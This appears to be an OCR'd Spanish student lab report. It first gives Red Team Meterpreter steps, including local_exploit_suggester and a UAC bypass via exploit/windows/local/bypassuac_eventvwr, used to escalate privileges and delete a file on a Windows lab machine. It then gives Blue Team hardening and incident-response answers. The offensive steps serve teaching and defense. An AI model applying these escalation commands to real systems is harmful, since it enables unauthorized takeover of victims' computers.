





Procedo por consola de comandos linux a buscar la carpeta POC en el escritorio de Windows y a eliminarla por medio del comando de Linux en donde nos damos cuenta quede que tenemos un acceso denegado puesto no tenemos privilegios de administrador, procedo a elevar privilegios con Meterpreter para tener estos permisos de de super administrador.

Con los siguientes comandos:
Elevar privilegios con Metaexploit:
1. getuid / Comando para validar nombre del equipo.
2. sysinfo / Comando que nos muestra información del sistema.
3. run post/multi/recon/local_exploit_suggester / Comando ayuda a buscar los exploit potenciales para ayudarme con la elevación de privilegios
4. Background / Comando para guardar la sesión de Meterpreter en segundo plano para poder salir de ella poder trabajar en otra.

Procedo a explotar la vulnerabilidad número 2:



Comandos:
getuid – Nos muestra el nombre del equipo victima
sysinfo – Nos muestra información relevante del equipo victima





Elevar privilegios con Metaexploit:
1. getuid / Comando para validar nombre del equipo.
2. sysinfo / Comando que nos muestra información del sistema.

3. run post/multi/recon/local_exploit_suggester / Comando ayuda a buscar los exploit potenciales “Vulnerabilidades” para ayudarme con la elevación de privilegios
4. Background / Comando para guardar la sesión de Meterpreter en segundo plano para poder salir de ella poder trabajar en otra.


Vulnerabilidad a Explotar:
exploit/windows/local/bypassuac_eventvwr Yes The target appears to be vulnerable.
Background / Sirve para guardar la sesión de meterpreter y nos informa el número de sesión.


Procedemos a explotar la vulnerabilidad de la fila 2:
Comando:
use exploit/windows/local/bypassuac_eventvwr






Selecciono la sesión y la confirmo:






Verifico la target que sea de x64:
Comando show targets y luego la selecciono con set target 1:




Ahora valido si tengo privilegios, valido ingreso a la ruta del archivo “C:\Users\Smith\Desktop\PoC\PoC 443” y procedo a eliminar el archivo PoC_80726163.exe:
Comando:
Getprivs



Comandos Meterpreter:
PWD - Ubicación actual del directorio
CD "Nombre_Directorio" - Para Moverse dentro de directorios
CD.. - Para devolverse un directorio
ls - Listar archivos
rm "Archivo" - Eliminar archivo
rmdir "Archivo" Eliminar carpeta

Comando para eliminar el archivo rm PoC_80726163.exe



21 BIBLIOGRAFÍA

¿QUÉ ES Msfpayload? | KeepCoding Bootcamps [Anónimo]. KeepCoding Bootcamps [página web]. (4, diciembre, 2020). [Consultado el 22, marzo, 2024]. Disponible en Internet: <https://keepcoding.io/blog/que-es-msfpayload/>.

¿QUÉ ES Kali Linux? – Incube2 [Anónimo]. Incube2 – We love Technology! [página web]. (2, noviembre, 2020). [Consultado el 22, marzo, 2024]. Disponible en Internet: <https://incube2.com/que-es-kali-linux/#:~:text=Kali%20Linux%20se%20utiliza%20principalmente,de%20identificar%20y%20corregir%20vulnerabilidades.>.

MAC, Apaza. Comandos de Meterpreter | PDF. Scribd [página web]. (1, mayo, 2020). [Consultado el 22, marzo, 2024]. Disponible en Internet: <https://es.scribd.com/document/465661882/Comandos-de-meterpreter>.

Escenario y soluciones generadas Etapa 4

22 ETAPA 4 - CONTENCIÓN DE ATAQUES INFORMÁTICOS

22.1 OBJETIVOS GENERAL

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI

22.2 OBJETIVOS ESPECÍFICOS

1. Analizar vulnerabilidades y análisis de riesgos de seguridad informática del laboratorio fase 3 para detectar y responder a amenazas cibernéticas en tiempo real.

2. Reforzar la seguridad del sistema afectado por el ataque del equipo Red Team mediante medidas de hardening y concienciación del usuario.

23 DESARROLLO DE LA ACTIVIDAD

De manera individual usted deberá leer el problema que se encuentra en el anexo 5 – escenario 4 referente a equipo Blueteam y por medio del banco de trabajo configurado en la actividad anterior deberá dar respuesta a las siguientes preguntas orientadoras:

Genere un documento donde mencione el paso a paso utilizado para asegurar y erradicar el ataque ejecutado en la Etapa 4.

.

Procedo a realizar paso a paso la hardenización del equipo Windows 10, para asegurar y erradicar el ataque ejecutado en la Etapa 3 :

1. Aislamiento de núcleo: Realizo la desconexión física y lógica tanto Ethernet como Wifi del equipo a la red y procedo a conectarlo en una red segura y con otro segmento de red diferente a atacado para iniciar continuar con el hardening.

2. Procedo a actualizar el sistema operativo: Configurando Windows Update para que instale automáticamente las actualizaciones de seguridad, esto con el fin de asegurar que el sistema esté protegido contra las últimas vulnerabilidades.

3. Configuro el Firewall de Windows: Habilito el Firewall de Windows y lo configuro para bloquear todo el tráfico no deseado. En caso de ser necesario crear reglas específicas para permitir solo el tráfico necesario para las aplicaciones y servicios que utiliza el usuario.

4. Habilito el Antivirus Windows Defender: Windows 10 incluye Windows Defender, un antivirus y antimalware integrado. Procedo a asegurarme que esté habilitado y configurado para realizar análisis periódicos del sistema.

5. Desactivo servicios innecesarios: Reviso los servicios que se ejecutan en el sistema y desactivo aquellos que no necesita el usuario, esto con el fin reducir la superficie de ataque potencial.

6. Aplico políticas de seguridad: Utilizo el Editor de directivas de grupo (gpedit.msc) para aplicar políticas de seguridad que refuercen la protección del sistema. Por ejemplo, puedo configurar políticas para restringir el acceso a ciertas funciones o para requerir contraseñas complejas.

7. Habilito el control de cuentas de usuario (UAC): UAC este ayuda a prevenir la ejecución de programas no autorizados mediante la solicitud de permiso antes de realizar cambios en el sistema.

8. Configuro el control de aplicaciones: Utilizo AppLocker para controlar qué aplicaciones pueden ejecutarse en el sistema. Esto ayuda a prevenir la ejecución de software malicioso como por ejemplo el caso del Payload ejecutable con la carga útil que se creó con msfvenom .

9. Habilito BitLocker: Para Windows 10 Pro habilito BitLocker para cifrar el disco duro y proteger los datos en caso de pérdida o robo del dispositivo, en este caso evitamos la perdida de información en este caso el borrado de de archivos por los ciberdelincuentes como sucedió en el laboratorio Fase 3.

10. Configuro la política de contraseñas: Establezco políticas de contraseñas robustas que requieran contraseñas largas y complejas. Además, puedo considerar habilitar el bloqueo de cuentas después de un número determinado de intentos fallidos de inicio de sesión.

11. Educación y concienciación del usuario: Capacito a los usuarios sobre prácticas seguras, como evitar hacer clic en enlaces o descargar archivos de fuentes desconocidas, y la importancia de mantener actualizado el software.

12. Desactivo las conexiones remotas, servicio de escritorio remoto.

13. Cerrar el puerto 443 el cual está abierto por defecto en Windows 10 Pro, para evitar las conexiones por este puerto y los demás puertos que estén abierto y no se utilicen.

14. Configuración de la cuenta: El usuario verifico que no sea administrador para las tareas diarias por ende le configuro un usuario general. Esto reduce el riesgo de cambios maliciosos en su sistema. [19]

15. Limpieza: desinstalar software innecesario: desinstalo el software que no necesita el usuario o no este permitido (Autorizado) por la organización. Esto reduce la superficie de ataque.

16. Escaneo los productos que no sean de Microsoft en busca de vulnerabilidades: Analizar periódicamente el software instalado en busca de vulnerabilidades.

17. Protección del sistema: creo un punto de restauración: es una buena práctica crear un punto de restauración ya que esto le permite volver a un estado anterior si encuentra algún problema.

18. Activar el registro de bloques de scripts de PowerShell (Activado), Activar la ejecución de scripts (Activado - Política de ejecución: permitir solo scripts firmados), Permitir acceso remoto al Shell (Desactivado). Cuando Windows Remote Shell está

[19] AYUDA PARA hardening sistemas Windows 10 y 11 - Microsoft Q&A [Anónimo]. Microsoft Learn: Build skills that open doors in your career [página web]. (12, mayo, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://learn.microsoft.com/es-es/answers/questions/1426213/ayuda-para-hardening-sistemas-windows-10-y-11>.

habilitado, puede permitir que actores malintencionados ejecuten scripts y comandos de forma remota en estaciones de trabajo. Para reducir este riesgo, se debe desactivar Windows Remote Shell. [20]

Por otro lado, se debe estar informado y buscando las últimas amenazas y mejores prácticas de seguridad para mantener el sistema protegido.

Preguntas y Respuestas Guía

1.¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Pasos para identificar un ataque informático en tiempo real:

- Monitorización de registros y eventos: Se realizan análisis de registros de sistemas, registros de red y eventos de seguridad para detectar anomalías.
- Análisis de tráfico de red: Se examina el tráfico de red en busca de patrones sospechosos, como comunicaciones no autorizadas o tráfico malicioso.
- Análisis de comportamiento de usuarios: Se evalúa el comportamiento de los usuarios en busca de actividades inusuales o intentos de acceso no autorizado.
- Utilización de herramientas de detección de amenazas: Se emplean herramientas como antivirus, sistemas de detección de intrusiones (IDS) y sistemas de prevención de intrusiones (IPS) para identificar malware y actividad maliciosa.
- Investigación de alertas de seguridad: Se analizan las alertas generadas por sistemas de seguridad para determinar la naturaleza y gravedad de las amenazas.

[20] CYBER. Hardening Microsoft Windows 10. cyber.gov.au [página web]. (1, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardening-and-administration/system-hardening/hardening-microsoft-windows-10-version-21h1-workstations>.

- Respuesta a incidentes: Se implementan medidas de respuesta a incidentes para contener y mitigar el impacto del ataque, y se inicia la investigación forense para determinar el origen y la extensión del incidente.

2.¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

Procedo a realizar paso a paso la hardenización del equipo Windows 10, para asegurar y erradicar el ataque ejecutado en la Etapa 3 :

1. Aislamiento de núcleo (Aislamiento del sistema, con lo cual se desconecta el sistema de la red para evitar la propagación del malware): Realizo la desconexión física y lógica tanto Ethernet como Wifi del equipo a la red y procedo a conectarlo en una red segura y con otro segmento de red diferente a atacado para iniciar continuar con el hardening.

2. Procedo a actualizar el sistema operativo: Configurando Windows Update para que instale automáticamente las actualizaciones de seguridad, esto con el fin de asegurar que el sistema esté protegido contra las últimas vulnerabilidades.

